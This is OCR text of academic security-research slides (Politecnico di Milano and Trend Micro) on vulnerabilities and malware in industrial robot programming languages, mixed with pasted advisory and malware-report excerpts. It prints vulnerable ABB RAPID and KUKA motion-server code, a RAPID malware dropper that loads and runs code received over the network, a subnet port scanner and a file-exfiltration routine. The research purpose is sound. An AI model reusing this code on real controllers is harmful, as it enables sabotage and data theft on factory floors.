
Unrestricted Movement Commands

With Input Validation



A Vulnerable Motion Server

```
DEF external_movement()
    DECL axis pos_cmd

    eki_init("ExiHwInterface")
    eki_open("EkiHwInterface")

    LOOP
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A1", pos_cmd.a1)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A2", pos_cmd.a2)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A3", pos_cmd.a3)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A4", pos_cmd.a4)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A5", pos_cmd.a5)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A6", pos_cmd.a6)

        PTP joint_pos_cmd
    ENDLOOP
END
```

ROS-INDUSTRIAL

HOME ABOUT BLOG CONSORTIUM DEVELOPER EVENTS TUTORIALS VIDEOS

Blog RSS

To submit content for publication on the ROS-I blog, please email matt.robinson <at> rosindustrial.org (North America) or christoph.hellmann.santos<at> ipa.fraunhofer.de (Europe), or ros-i_asia@artc.a-star.edu.sg (Asia Pacific).

How to securely control your robot with ROS-Industrial

July 13, 2020

Trend Micro and Politecnico di Milano (Polimi) recently brought up a security issue with controlling industrial robots using ROS-Industrial drivers. We have worked fast to describe the mitigation for the security problem uncovered. Actually, it is quite simple, by following basic security guidelines on how to setup your network you can eliminate the described security risk at the source. Here we show how to setup secure communication between your ROS PC and your industrial robot.

In ROS-Industrial robots are connected to the ROS PC using so called motion servers. These are programs written in the OEM specific programming language that are running on the robot controller and enable receiving target values (typically axis positions) from and sending actual values as well as the robot status to the robot's ROS driver. The interface used for this communication differs from one robot OEM to another. The problem is that as of now robot OEMs do not provide interfaces that provide a security layer or authentication methods for these interfaces and no such measures can be added to the motion servers running on the robot controllers. Therefore, it is possible for intruders to attack the communication interface between ROS-Industrial robot driver and the motion server running on the robot controller. TrendMicro and PoliMi claim to have succeeded in sending motion commands to the robot controlled by a ROS-Industrial robot driver from another device that is connected to the same network as the controlled robot and the ROS-Industrial robot driver (Figure 1). This behavior can be potentially exploited by malicious network participants.

https://rosindustrial.org/news/2020/6/23/how-to-securely-control-your-robot-with-ros-industrial

POLITECNICO MILANO 1863 TREND MICRO research

1 EXECUTIVE SUMMARY


CISA is aware of a public report of a vulnerability affecting robot motion servers. The motion serve on the robot controller. Motion servers enable receiving target values and optionally sending actua prior to its release, researchers Federico Maggi and Marco Balduzzi of Trend Micro, Marcello Poglia identified this vulnerability in the motion servers that allows an adjacent attacker to execute arbitr


This vulnerability in motion servers is not limited to any one vendor but exist in many OEM robots, notice of the report and identify baseline mitigations for reducing risks to these and other cyberse

The report included vulnerability details for the following vulnerability:

Vulnerability Type	Exploitable Remotely	Impact
Insufficient Verification of Data Authenticity	No	Remote Code Execution

Input Validation on Function Calls






robot-dsl / ABB-RAPID / analysis_programs / 17-yumi-rubiks / **R.mod**

```
20
21          SocketCreate server_socket;
22          SocketBind server_socket,"192.168.125.1",1026;
23          !port 1025 is left and 1026 is right
24          !"192.168.125.1", 1026; !For yumi
25          SocketListen server_socket;
26
27          WHILE loop DO
28              SocketAccept server_socket,client_socket\ClientAddress:=client_ip\Time:=WAIT_MAX;
29              WHILE loop DO
30                  SocketReceive client_socket\Str:=recieve_string;
31                  nbrStr:=StrPart(recieve_string,StrLen(recieve_string)-cut+1,cut);
32                  final_string:=StrPart(recieve_string,1,StrLen(recieve_string)-cut);
33                  ok:=StrtoVal(nbrStr,nbr);
34                  IF ok THEN
35                      %final_string %nbr;
36                  ELSE
37                      %final_string %;
38                  ENDIF
39                  WaitRob\ZeroSpeed;
40                  SocketSend client_socket\Str:="R move completed";
41              ENDWHILE
42              SocketClose client_socket;
43          ENDWHILE
44      ERROR
```

Input Validation on Function Calls


With input validation...



Anything Else Beyond Vulnerabilities? (4/4)

Are These Languages Good to **Write Malware**?

- Load or send data via **network**
- **Scan** the network for targets
- **Jump** to code available at runtime
- **Turing**-complete language



POLITECNICO MILANO 1863 TREND MICRO research

A Generic Malware Dropper


```
MODULE Dropper
    PROC main_loop()

        ! ... variable declaration
        ! ... socket creation and initialization

        WHILE TRUE DO
            SocketReceive clientsock, \Str:=data;
            name := ParseName(data)
            Open diskhome + "/" + name + ".mod", f;
            WHILE data DO
                SocketReceive clientsock, \Str:=rec;
                Write f, rec;
            ENDWHILE
            Load \Dynamic, diskhome \File:=name + ".mod";
            %name + ":main"%; ! call function by name
        ENDWHILE
    ENDPROC
ENDMODULE
```

1. Read data from the network
2. Write data to file

3. Load that file as code


Can we Scan the Network?

```
PROC network_scan()

    VAR string ip_address_prefix := "10.211.55.";
    VAR string ip_address;
    VAR string out;
    VAR num ports{5} := [80, 53, 443, 445, 22];

    VAR bool result;

    FOR j FROM 1 TO 254 DO
        ip_address := ip_address_prefix + NumToStr(j, 0);
        SocketSend comm_sock, \Str:="IP: " + ip_address + "\0A";
        FOR i FROM 1 TO 3 DO
            result := scan_port(ip_address, ports{i});
            out := "    " + NumToStr(ports{i}, 0) + ": OPEN\0A";
            IF result THEN
                SocketSend comm_sock, \Str:=out;
            ENDIF
        ENDFOR
    ENDFOR

ENDPROC
```



Can we Exfiltrate Files?

```
PROC lsdir(string dirname)
    VAR dir directory;
    VAR string filename;
    VAR string path;
    OpenDir directory, dirname;
    WHILE ReadDir(directory, filename) DO
        IF filename <> ".." AND filename <> "." THEN
            path := dirname + "/" + filename;
            IF IsFile(path, \Directory) THEN
                lsdir(path);
            ENDIF
            SocketSend sock \Str:=path;
        ENDIF
    ENDWHILE
    CloseDir directory;
ENDPROC
```




POLITECNICO MILANO 1863 | TREND MICRO research

DEMO

Self-propagating Malware on the Factory Floor


Attacker Model Options




Attacker Model Options

Supply Chain Attack

(e.g., compromise system integrator)







2015

2020


paloalto NETWORKS
UNIT 42
Tools
Playbooks
Speaking Events
About Us
Novel Malware XcodeGhost Modifies Xcode, Infects Apple iOS Apps and Hits App Store
49,551 people reacted
2
6 min. read
By Claud Xiao
September 17, 2015 at 4:00 PM
Category: Malware, Threat Prevention, Unit 42
Tags: Apple, Baidu, iOS, KeyRaider, OS X, Weibo, Xcode, XcodeGhost
This post is also available in: 日本語 (Japanese)


Security Lab
Bounties
CodeQL
Research
Advisories
Get Involved
May 28, 2020
The Octopus Scanner Malware: Attacking the open source



TREND MICRO
SECURITY INTELLIGENCE Blog
SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS
Home
Categories
Home » Mac » XCSSET Mac Malware: Infects Xcode Projects, Performs UXSS Attack on Safari, Other Browsers, Leverages Zero-day Exploits
XCSSET Mac Malware: Infects Xcode Projects, Performs
Posted on:


Industrial espionage for competitiveness in real-estate industry
Malicious payload posing as a plugin for a popular 3D computer graphics software (Autodesk 3ds Max)
Payload tested against the company's security solution to avoid detection upon delivery
C2 infrastructure based in South Korea
While this is not the first incident in which APT mercenary groups have been potentially used to conduct espiona
coordinate with alleged military operations, these events have intensified during the past couple of years. The re
investigated StrongPity APT group has all the characteristics of a mercenary cybercriminal group, known to serv
financial and potentially military objectives. Other groups, such as "Dark Basin" and "Deceptikons," are only a fev
examples in which APT groups for hire have allegedly acted on behalf of customers seeking to discredit or infilt
high-profile targets in financial, legal, and now the multi-billion-dollar real-estate industry.
Bitdefender Whitepaper
More Evidence of APT Hackers-for-Hire Used for Industrial Espionage

Attacker Model Options

Supply Chain Attack

(e.g., compromise system integrator)



Weaponizeable RCE

(e.g., we nearly found one in public code)

robot-dsl / ABB-RAPID / analysis_programs / 17-yumi-rubiks / **R.mod**


```
20
21      SocketCreate server_socket;
22      SocketBind server_socket,"192.168.125.1",1026;
23      !port 1025 is left and 1026 is right
24      !"192.168.125.1", 1026; !For yumi
25      SocketListen server_socket;
26
27      WHILE loop DO
28          SocketAccept server_socket,client_socket\ClientAddress:=client_ip\Time:=WAIT_MAX;
29          WHILE loop DO
30              SocketReceive client_socket\Str:=recieve_string;
31              nbrStr:=StrPart(recieve_string,StrLen(recieve_string)-cut+1,cut);
32              final_string:=StrPart(recieve_string,1,StrLen(recieve_string)-cut);
33              ok:=StrtoVal(nbrStr,nbr);
34              IF ok THEN
35                  %final_string %nbr;
36              ELSE
37                  %final_string %;
38              ENDIF
39              WaitRob\ZeroSpeed;
40              SocketSend client_socket\Str:="R move completed";
41          ENDWHILE
